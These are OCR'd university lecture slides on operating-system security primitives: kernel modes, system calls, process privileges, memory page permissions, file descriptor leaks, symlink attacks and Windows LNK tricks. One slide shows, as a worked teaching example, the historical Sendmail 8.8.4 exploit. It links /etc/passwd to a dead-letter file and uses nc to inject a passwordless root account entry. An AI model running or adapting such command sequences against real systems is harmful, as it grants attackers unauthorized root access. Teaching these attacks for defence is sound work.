CSE331 Computer Security Fundamentals

9/12/2017

OS Security Primitives and Principles

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
Operating System

Provides the interface between the users of a computer and its hardware

- Manages devices and software resources
- Provides common services for computer programs



Key OS concepts and components

- Kernel
- Program execution and multitasking
- Memory management
- Interrupts and device drivers
- Core services: disk, network, …
- User interface

Security mechanisms are needed in all these components

OS Security

Different security needs at multiple levels

The OS is a core part of the TCB

- Need to protect itself against various threats: physical attacks, tampering, software vulnerabilities, …

Multi-user OS: shared by different users with different levels of access

- Protect users of the same class from each other
- Protect higher-privileged users from less-privileged users


Multi-tasking OS: many programs are running concurrently

- Protect running applications from interference by other (potentially malicious) running applications
- Protect an application's resources at any given time

The Kernel

Runs in *supervisor mode*

- Can execute all possible CPU instructions, including privileged ones
- Can access protected parts of memory
- Can control memory management hardware and other peripherals



Hardware-enforced protection

- E.g., x86 has four privilege "rings"
- Kernel runs at ring 0 (most privileged level)
- User space applications run at ring 3 (less privileged level)
- Rings 1 and 2 are rarely used: most OSs rely on paging, and pages have only one bit for privilege level (Supervisor or User)

I/O

Switching protection modes is a critical operation

- Unprivileged code should not be able to freely change mode

Three ways to go from userland to kernel space:

Hardware interrupts: signals from devices that the OS should take action

- E.g., key press, mouse move, network data is available, …
- Asynchronous: can occur in the middle of instruction execution

Exceptions: anomalous conditions that require special handling

- E.g., division by zero, illegal memory access, breakpoint, …
- Also known as software interrupts: synchronous

Trap instructions: explicit transfer of control to the kernel

- Used to implement *system calls*
- Before Linux v2.5: `int 0x80` instruction (software interrupt) ➔ transfer control to the 0x80th slot of the CPU's Interrupt Descriptor Table (IDT)
- After Linux v2.5: `syscall/sysret` and `sysenter/sysexit`: faster (avoid the cost of interrupt handling)

System Calls

Each system call has a different *system call number*

System call number and arguments are passed according to the Application Binary Interface (ABI)

- E.g., through predefined registers

Once everything is set up, the trap instruction is invoked

- Switch to kernel mode
- The kernel reads the syscall number from the predefined register
- Looks up the corresponding syscall handling routine
- Carries out the operation and writes any return value to the proper register (according to the ABI)
- Returns back to the user space program

System Libraries

Performing system calls manually is cumbersome

System libraries provide wrapper functions for easily performing system operations

Linux: C standard library (libc)

- Mostly one-to-one mapping between system calls and corresponding libc functions

Windows: Windows API

- Split across several DLLs: kernel32.dll, advapi32.dll, user32.dll, …
- Complex mapping to system call numbers, which may change across Windows versions

Linux Syscall Reference

Secure | https://syscalls.kernelgrok.com

Linux Syscall Reference

Show 50 entries Search:

#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
0	**sys_restart_syscall**	0x00	-	-	-	-	-	**kernel/signal.c:2058**
1	**sys_exit**	0x01	int error_code	-	-	-	-	**kernel/exit.c:1046**
2	**sys_fork**	0x02	**struct pt_regs ***	-	-	-	-	**arch/alpha/kernel/entry.S:716**
3	**sys_read**	0x03	unsigned int fd	char __user *buf	size_t count	-	-	**fs/read_write.c:391**
4	**sys_write**	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	**fs/read_write.c:408**
5	**sys_open**	0x05	const char __user *filename	int flags	int mode	-	-	**fs/open.c:900**
6	**sys_close**	0x06	unsigned int fd	-	-	-	-	**fs/open.c:969**
7	**sys_waitpid**	0x07	pid_t pid	int __user *stat_addr	int options	-	-	**kernel/exit.c:1771**
8	**sys_creat**	0x08	const char __user *pathname	int mode	-	-	-	**fs/open.c:933**
9	**sys_link**	0x09	const char __user *oldname	const char __user *newname	-	-	-	**fs/namei.c:2520**
10	**sys_unlink**	0x0a	const char __user *pathname	-	-	-	-	**fs/namei.c:2352**
11	**sys_execve**	0x0b	char __user *	char __user *__user *	char __user *__user *	**struct pt_regs ***	-	**arch/alpha/kernel/entry.S:925**
12	**sys_chdir**	0x0c	const char __user *filename	-	-	-	-	**fs/open.c:361**
13	**sys_time**	0x0d	time_t __user *tloc	-	-	-	-	**kernel/posix-timers.c:855**
14	**sys_mknod**	0x0e	const char __user *filename	int mode	unsigned dev	-	-	**fs/namei.c:2067**
15	**sys_chmod**	0x0f	const char __user *filename	mode_t mode	-	-	-	**fs/open.c:507**
16	**sys_lchown16**	0x10	const char __user *filename	old_uid_t user	old_gid_t group	-	-	**kernel/uid16.c:27**
17	not implemented	0x11	-	-	-	-	-	
18	**sys_stat**	0x12	char __user *filename	**struct __old_kernel_stat __user *statbuf**	-	-	-	**fs/stat.c:150**
19	**sys_lseek**	0x13	unsigned int fd	off_t offset	unsigned int origin	-	-	**fs/read_write.c:167**
20	**sys_getpid**	0x14	-	-	-	-	-	**kernel/timer.c:1337**
21	**sys_mount**	0x15	char __user *dev_name	char __user *dir_name	char __user *type	unsigned long flags	void __user *data	**fs/namespace.c:2118**

Microsoft Windows Syste ×

j00ru.vexillium.org/ntapi/

Windows X86 System Call Table (NT/2000/XP/2003/Vista/2008/7/8/10)

Author: Mateusz "j00ru" Jurczyk (j00ru.vx tech blog)
Team Vexillium

See also: Windows X86-64 System Call Table: http://j00ru.vexillium.org/ntapi_64/

Special thanks to: MeMek

Windows NT, 2000 syscalls and layout by Metasploit Team

Enter the Syscall ID to highlight (hex):

Highlight

Show all | Hide all

System Call Symbol	Windows NT (hide)				Windows 2000 (hide)					Windows XP (hide)				
	SP3	SP4	SP5	SP6	SP0	SP1	SP2	SP3	SP4	SP0	SP1	SP2	SP3	SP0
NtAcceptConnectPort	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
NtAccessCheck	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001
NtAccessCheckAndAuditAlarm	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
NtAccessCheckByType					0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003
NtAccessCheckByTypeAndAuditAlarm					0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004
NtAccessCheckByTypeResultList					0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005
NtAccessCheckByTypeResultListAndAuditAlarm					0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006
NtAccessCheckByTypeResultListAndAuditAlarmByHandle					0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007
NtAcquireCMFViewOwnership														
NtAddAtom	0x0003	0x0003	0x0003	0x0003	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008
NtAddAtomEx														
NtAddBootEntry										0x0009	0x0009	0x0009	0x0009	0x0009
NtAddDriverEntry														0x000a
NtAdjustGroupsToken	0x0004	0x0004	0x0004	0x0004	0x0009	0x0009	0x0009	0x0009	0x0009	0x000a	0x000a	0x000a	0x000a	0x000b
NtAdjustPrivilegesToken	0x0005	0x0005	0x0005	0x0005	0x000a	0x000a	0x000a	0x000a	0x000a	0x000b	0x000b	0x000b	0x000b	0x000c
NtAdjustTokenClaimsAndDeviceGroups														
NtAlertResumeThread	0x0006	0x0006	0x0006	0x0006	0x000b	0x000b	0x000b	0x000b	0x000b	0x000c	0x000c	0x000c	0x000c	0x000d
NtAlertThread	0x0007	0x0007	0x0007	0x0007	0x000c	0x000c	0x000c	0x000c	0x000c	0x000d	0x000d	0x000d	0x000d	0x000e
NtAlertThreadByThreadId														

ta/2008/7/8/10)

Windows XP (hide)				Windows Server 2003 (hide)					Windows Vista (hide)			Windows Server 2008 (hide)		Windows 7 (hide)		Windows 8 (hide)		Windows 10 (hide)		
0	SP1	SP2	SP3	SP0	SP1	SP2	R2	R2 SP2	SP0	SP1	SP2	SP0	SP2	SP0	SP1	8.0	8.1	1507	1511	1607
000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x01ac	0x0001	0x0002	0x0002	0x0002
001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x01ab	0x01b0	0x0000	0x0000	0x0000
002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x01aa	0x01af	0x01b7	0x01ba	0x01bc
003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x01a9	0x01ae	0x01b6	0x01b9	0x01bb
004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x01a8	0x01ad	0x01b5	0x01b8	0x01ba
005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x01a7	0x01ac	0x01b4	0x01b7	0x01b9
006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x01a6	0x01ab	0x01b3	0x01b6	0x01b8
007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x01a5	0x01aa	0x01b2	0x01b5	0x01b7
									0x018c	0x0185	0x0185	0x0185	0x0185							
008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x01a3	0x01a8	0x01b0	0x01b3	0x01b5
																0x01a4	0x01a9	0x01b1	0x01b4	0x01b6
009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x01a2	0x01a7	0x01af	0x01b2	0x01b4
				0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x01a1	0x01a6	0x01ae	0x01b1	0x01b3
00a	0x000a	0x000a	0x000a	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x019f	0x01a4	0x01ac	0x01af	0x01b1
00b	0x000b	0x000b	0x000b	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x019e	0x01a3	0x01ab	0x01ae	0x01b0
																0x01a0	0x01a5	0x01ad	0x01b0	0x01b2
00c	0x000c	0x000c	0x000c	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x019d	0x01a2	0x01aa	0x01ad	0x01af
00d	0x000d	0x000d	0x000d	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x019c	0x01a1	0x01a9	0x01ac	0x01ae
																0x019b	0x01a0	0x01a8	0x01ab	0x01ad

Processes

An instance of a program that is being executed

Processes are created through forking

- E.g., by a shell, window manager, the `init` process, …
- A child process inherits the permissions of the parent process
- Each process is identified by its PID

Process privileges

- User ID (`uid`): the user associated with the process
- Group ID (`gid`): the group of users for this process
- Effective user ID (`euid`): usually the same as `uid`, but may be changed to the ID of the program's owner (through setuid bit)
- Example setuid programs: `passwd`, `su`, `sudo`, …


Memory Management

Each process has its own *virtual address space*

- Containing the program code, data, stack, heap, …

The OS maintains page tables that map virtual to physical memory (RAM) addresses

- Each process has its own set of page tables
- Access permissions are enforced at the page level



Memory Page Permissions

Old x86 CPUs have 1 bit per page: **W**

- A page can be writable or not, but is always executable ➔ Code injection: write data into memory and then execute it

Modern CPUs have 2 bits per page: **W, X**

- **W^X:** A page can be marked as writable but *non-executable*
- Code injection is prevented, but code reuse is still possible

Some new CPUs support 3 bits per page: **R, W, X**

- Before, any mapped page was implicitly readable
- Advanced code reuse attacks rely on reading a process' code before executing it
- **R^X:** Marking a code page as executable but *non-readable* prevents memory reads and still permits instruction fetches

Kernel Memory

The kernel is always mapped to the upper part of each process' virtual address space

- Facilitates fast user-kernel interactions

During servicing a syscall or exception handling, the kernel runs within the *context* of a preempted process


- The kernel can access user space directly, e.g., to read user data or write the result of a system call
- Reduced overhead: no need to flush the TLB
- Unfortunately, this also facilitates local privilege escalation exploits (future lecture)

User-space processes cannot access kernel memory


- Kernel pages have the supervisor bit set

Virtual Address Space


4GB in 32-bit mode



The kernel is always mapped into the address space of each process



Standard Process Memory Layout



Filesystem

Powerful abstraction about how non-volatile memory is organized

- Typically a hierarchy of files and folders
- OS-enforced access control based on file/directory permissions (previous lecture)

Often-quoted tenet of Unix systems: *everything is a file*

- Sockets, pipes, devices, …

Pseudo-devices and virtual file systems

- `/dev/urandom`: pseudo-random number generator
- `/proc`: process and system information
- `/sys`: kernel subsystems, hardware devices, …
- *Exposing system information to non-privileged users is dangerous!*

Unix File Descriptors

- To open a file, a process provides the file name and the desired access rights to the kernel

  ```
  int fd = open("/etc/passwd", O_RDWR);
  ```

  - The kernel obtains the file's inode number by resolving the name through the file system hierarchy
  - The system then determines if the requested access should be granted using the access control permissions

- If access is granted, the kernel returns a *file descriptor*
  - The variable `fd` in essence becomes a capability
  - The value of the file descriptor corresponds to an index in the process' file descriptor table
  - `open()` creates a new entry in the file descriptor table

File Descriptor Leaks

- File descriptors can be passed around between processes
  - `fork()`: a child process inherits copies of all open file descriptors of the parent
  - File descriptors can be sent through sockets
- `read()`/`write()` checks are based solely on the permissions the descriptor was opened with
- Common vulnerability:
  - Privileged process opens a sensitive file
  - Fails to close it
  - Forks a process with lower privileges

Symbolic Links

Links/shortcuts to other files

Insufficient checks on symbolic links can lead to serious vulnerabilities

Common vulnerability:

- Vulnerable setuid program attempts to write a file (e.g., a temporary file in `/tmp`)
- The attacker creates a symlink with the same name as the file the program intends to write to, and links it to a sensitive file
- The vulnerable program will write (attacker-controlled) data to the file pointed by the symlink

Classic Example: Sendmail v8.8.4

When the Sendmail daemon cannot deliver a message, it stores it in /var/tmp/dead.letter

```
$ ln /etc/passwd /var/tmp/dead.letter
$ nc -v localhost 25
HELO localhost
MAIL FROM: this@host.doesn't.exist
RCPT TO: this@host.doesn't.exist
DATA
r00t::0:0:0wned:/root:/bin/sh
.
QUIT
```

Windows Shortcuts

Shell Link Binary Files (LNK)

Have been used by malware authors to dress up malicious files as benign


- Windows hides file extensions by default (!)
- `.lnk` icon can be changed ➔ social engineering
- `.lnk` target can be anything ➔ malicious code
- `.lnk` files are not thought of as code ➔ may not be scanned

